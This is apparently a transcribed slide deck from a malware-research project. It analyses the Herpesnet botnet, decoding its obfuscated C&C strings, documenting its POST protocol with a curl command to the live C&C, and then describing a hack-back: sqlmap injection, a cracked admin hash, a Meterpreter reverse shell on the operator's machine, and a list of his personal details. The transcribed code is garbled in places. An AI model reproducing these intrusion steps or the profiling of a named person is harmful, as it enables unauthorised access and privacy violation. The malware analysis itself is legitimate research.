# Analysis and pownage of a botnet Herpesnet



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# Funny summary of the presentation





# Plan



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# Introduction



Presentation of the project malware.lu.

#### Mainteners list:

- @r00tbsd Paul Rascagneres
- @y0ug Hugo Caron



# Some numbers



#### The project in numbers:

- 1,197,335 Samples
- 19 articles
- 644 users
- 574 followers on twitter (@malwarelu)

# Introduction



One of our user send us the sample of a botnet called herpesnet. Sample hash is: db6779d497cb5e22697106e26eebfaa8.

We decided to make an analysis of this sample.


The sample is available here :

# First step




The malware is not packed.

On the first function (Win\_Main) we can see call on sub\_4070E0 (initThread).







## Explanation

The initThread function are in charge to decode strings, opens a muttex called esstttubbb (encoded rffggghooo) and run 3 threads:

- sub\_4034F5 (thrInstallReg): enables the boot persitance
- sub\_402F70 (thrKeylogger): set the keyboard hook with the help of GetAsyncKeyState
- sub\_406AF0 (thrContactCC): loads system informations and check the C&C every 15s



# sub\_406FC0 (thrInstallReg)



## Explanation

sub\_4034F5 (thrInstallReg) is a loop that set a registry key in Software\Microsft\Windows \CurrentVersion\Run for the hkey HKEY\_CURRENT\_USER and does that every 64ms.

The thread take one parameter the key name in this case is gpresultl (encoded tcerfhygy)

Better solution to monitor change key might be using RegNotifyChangeKeyValue



## sub\_406FC0 (initVariable)

```
push
        esi
mov
        eax, dword 41C084
xor
        eax,
push
lea
        eax, [ebp+var C]
mov
        large fs:0, eax
mov
        ecx, offset szRegKeyRun ; "tcerfhygy"
call
        decode
mov
        ecx, offset szUserAgent ; "7497806rpp6p19836n17n3p2pg084000"
call
        decode
        ecx, offset szUrl1 : "uggc://gg.mrebkpbgr.arg/urecarg/"
mov
call
        decode
mov
        ecx, offset szUr12 ; "uggc://jjj.mrebkpbqr.arg/urecarg/"
call
mov
        ecx, offset szUr13 ; "uggc://sex7.zvar.ah/urecarg/"
call
mov
        ecx, offset szFtp : "sqc.mrebkpbqr.arq"
call
mov
        ecx, offset szloginFtp ; "hcybnq@mrebkpbqr.arg"
call
        decode
        ecx, offset szPassword ; "hccvg"
mov
call
        decode
push
        loc 408D9A
call
add
        esp. 4
mov
        [ebp+var 10], eax
        ebx, ebx
mov
        [ebp+var 4], ebx
cmp
        eax, ebx
12
        short loc 407056
```


## Explanation

This part are in charge to decode all strings

The decode function (sub\_403034) is used to decode string stored in ECX.

# Decoder





# Decoder



# Script to decode the strings:

```
#!/usr/bin/env python
   import sys
   def decode(src):
       for c in src:
6
           c = ord(c)
           if c < 0x61 or c > 0x7a:
8
                if c < 0x41 or c > 0x5a:
9
                    r += chr(c)
                    continue
               x = ((c - 0x41) \% 0x1a) + 0x41
           else:
                x = ((c - 0x54) \% 0x1a) + 0x61
14
           r += chr(x)
15
       return r
16
   def main():
17
       if len(sys.argv) != 2:
18
                sys.exit(1)
19
       f = open(sys.argv[1], 'rb')
20
       f.seek(0x1ae88, 0)
       data = f.read(0x32f)
       for d in data.split("\0"):
           if len(d) = 0:
24
                continue
25
           print "%s : %s" % (d, decode(d))
26
      __name__ == "__main__":
       main()
```

decode.py

## Decoder



## Execution of the script

```
youg@malware.lu:"/herpes$ python decode—all.py db6779d497cb5e22697106e26eebfaa8
tcerfhygy: gpresultl
3.0: 3.0
4 uggc://qq.mrebkpbqr.arg/urecarg/: http://dd.zeroxcode.net/herpnet/
74978o6rpp6p19836n17n3p2pq0840o0: 74978b6ecc6c19836a17a3c2cd0840b0
uggc://jij.mrebkpbqr.arg/urecarg/: http://www.zeroxcode.net/herpnet/
sgc.mrebkpbqr.arg: ftp.zeroxcode.net
uggc://sex7.zvar.ah/urecarg/: http://frk7.mine.nu/herpnet/
hcvpnq@mrebkpbqr.arg: upload@zeroxcode.net
hccvg: uppit
ujsdsdbbngfgjhhuugfgfujd: hwfqfqooatstwuuhhtstshwq
rffggghoo: esstttubbb
3 Ashfurncsmx: Afusheapfzk
```

decode bash

# Metasm ripper



Metasm is a cross-architecture assembler, disassembler, compiler, linker and debugger write in Ruby: http://code.google.com/p/metasm/.

We created a ripper to automatically use ASM function without "understand" it...

```
#!/usr/bin/env ruby
   # include the magic ripper
   require "ripper.rb"
   # a loop to get each encoded string
   for a in [ 0x1AE88, 0x1AEF0, 0x1AF54, 0x1AF88, 0x1AFEC, 0x1B020, 0x1B084]
     srcFile = File.open(ARGV[0], 'r')
     srcFile.seek(a, IO::SEEK_SET)
     string = srcFile.sysread(0x20)
    # ARGV[0] in the binary to rip
10
    \# 0 \times 403034 is the adress of the function use to decode string
11
    # "unsigned int decode();" is the prototype of the function decode()
12
    # each [], [], [] are not used in this example
13
    # string contain the encoded string and must be store in ecx
     specs = [Spec.new(ARGV[0], 0 \times 403034,"unsigned int decode();", [], \
14
15
                                                              [], [], string)]
16
     worker = Ripper.new(specs)
17
     worker.runner.decode()
18
     puts string
19
   end
```

to\_rip.rb



## Execution of the ripper.

```
rootbsd@malware.lu$ ./decode.rb db6779d497cb5e22697106e26eebfaa8
gpresult1
http://dd.zeroxcode.net/herpnet/
74978b6ecc6c19836a17a3c2cd0840b0
http://www.zeroxcode.net/herpnet
ftp.zeroxcode.net
http://frk7.mine.nu/herpnet/
upload@zeroxcode.net
upload@zeroxcode.net
uppit
hwfqfqooatstwuuhhtstshwq
esstttubbb
Nfusheaofzk
```

to\_rip.bash


So you rip & execute an ASM function in 3 lines of ruby !!!

# C&C contact



The function used to build the request to the C&C is sub\_4059E0 (buildReq).

```
Call buildreg
text:00406E52
                    push offset offsetUrl2; "uggc://jjj.mrebkpbqr.arg/urecarg/"
text:00406E57
                    lea eax [esp+10BCh]
text:00406E5E
                    push eax
text:00406E5F
                    call esi: IstropyA
.text:00406E61
                    lea ecx, [esp+50h]
text:00406E65
                    call buildRea
```



# C&C contact



not set the post request return a id to the bot:

The POST request looks like, the field "id" is not required, if it

userandpc=foo&admin=1&os=WindowsXP&hwid=2&ownerid=12345&version=3.0 &raminfo=256&cpuinfo=p1&hdiskinfo=12GO&uptime=3600&mining=0&pinfo=none &vidinfo=none&laninf=none&id=23724

The C&C control the user agent value. It must be egal to 74978b6ecc6c19836a17a3c2cd0840b0.

# C&C contact



#### An example of curl command line to send information to the C&C:

```
youg@malware.lu:"/herpes$ curl -A \
74978 b6ecc6c19836a17a3c2cd0840b0 \
-d "userandpc=foo&admin=l&os=WindowsXP&hwid=2&ownerid=12345&version=3.0"\
"&raminfo=256&cpuinfo=p1&hdiskinfo=12GO&uptime=3600&mining=0&pinfo=none"\
"&vidinfo=none&laninf=none&id=23724"\
http://www.zeroxcode.net/herpnet/run.php
```

#### curl.bash

## An example of curl command line to upload a file to the C&C:

#### curl2.bash



By curiosity we tried to find SQLi on the URL: http://www.zeroxcode.net/herpnet/run.php.

sqlmap

# Pown the C&C - Part 1



#### With the SQLi we extract the tables names:

```
Database: herpnet
[7 tables]
4 | clients |
5 | clinfo |
6 | commands |
7 | htickets |
8 | husers |
9 | paypalt |
10 | uploads |
11
```

database

# Pown the C&C - Part 1




With the SQLi we extract the username and password of the malware's author.

username

## After a simple Google search:

```
1 6e6bc4e49dd477ebc98ef4046c067b5f:ciao
```

password



# C&C interface






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# C&C interface





# C&C interface



# Pown the C&C - Part 2



We saw that the developer use a machine called Frk7Test@FRK7TEST-D6E0BD.

We used his own functionnality to execute a meterpreter to its workstation.

## Meterpreter

```
exploit(handler) > exploit
[* | Started reverse handler on 94.21.200.63:4444
[*] Starting the payload handler...
* | Sending stage (752128 bytes) to 151.63.47.177
[*] Meterpreter session 1 opened (94.21.200.63:4444 -> 151.63.47.177:53574)
meterpreter > screenshot
Screenshot saved to: /home/v0ug/src/msf3/PtPVDrKD.ipeg
meterpreter > sysinfo
System Language : it_IT
                : Windows XP (Build 2600, Service Pack3).
OS
Computer
               : FRK7TEST-D6E0BD
Architecture
               · ×86
                : x86/win32
Meterpreter
meterpreter >
```

#### meterpreter-1




#### meterpreter

```
meterpreter > Is
   Listing: C:\Documents and Settings\Frk7Test\Desktop\Herpes4Un
                                     Last modified
   Mode
                      Size
                              Type
                                                                      Name
                              dir
   40777/rwxrwxrwx
                                    Mon May 21 15:26:37 +0200 2012
   40777/rwxrwxrwx
                      0
                              dir
                                    Mon May 21 15:37:07 +0200 2012
   40777/rwxrwxrwx
                              dir
                                    Mon May 21 14:53:32 +0200 2012
                                                                      Debug
                                    Mon May 21 16:06:41 +0200 2012
   40777/rwxrwxrwx
                              dir
                                                                      Herpes
                              fil
  100666/rw-rw-rw-
                      890
                                    Mon May 07 20:42:22 +0200 2012
                                                                      Herpes.sln
   100666/rw-rw-rw-
                      167424
                              fil
                                    Mon May 21 16:14:06 +0200 2012
                                                                      Herpes.suo
   40777/rwxrwxrwx
                              dir
                                    Mon May 21 16:15:12 +0200 2012
                                                                       Release
   100777/rwxrwxrwx
                      134
                              fil
                                    Mon May 07 20:42:12 +0200 2012
                                                                      clean, bat
   100666/rw-rw-rw-
                      134
                              fil
                                    Mon May 07 20:42:22 +0200 2012
                                                                       roba da fare.txt
15
   meterpreter > download -r Herpes ./
       downloading: Herpes\antidebug.h -> .//antidebug.h
18
       downloaded: Herpes\antidebug.h -> .//antidebug.h
19
   [*]
       mirroring : Herpes\base64 -> .//base64
       downloading: Herpes\base64\base64.c -> .//base64/base64.c
   [*]
       downloaded : Herpes\base64\base64.c -> .//base64/base64.c
   [*]
       downloading: Herpes\base64\base64\hase64.h \rightarrow .//base64/base64.h
```

#### meterpreter-2

# Pown the C&C - Part 2









We realised some search to identify the maintener of the botnet. We had his pseudo: frk7.





















#### We found:

- His real name : Francesco P\*
- 4 email adress
- 1 skype account
- 1 facebook account
- 1 twitter account
- 1 picasa account
- The town where he lives;)
- a picture of his girlfriend...

# Conclusion



Manage a botnet and put personal data on the Internet is not a wonderful idea.

Without huge ressources we easily identified the manager of an illegal activity.

QUESTION?

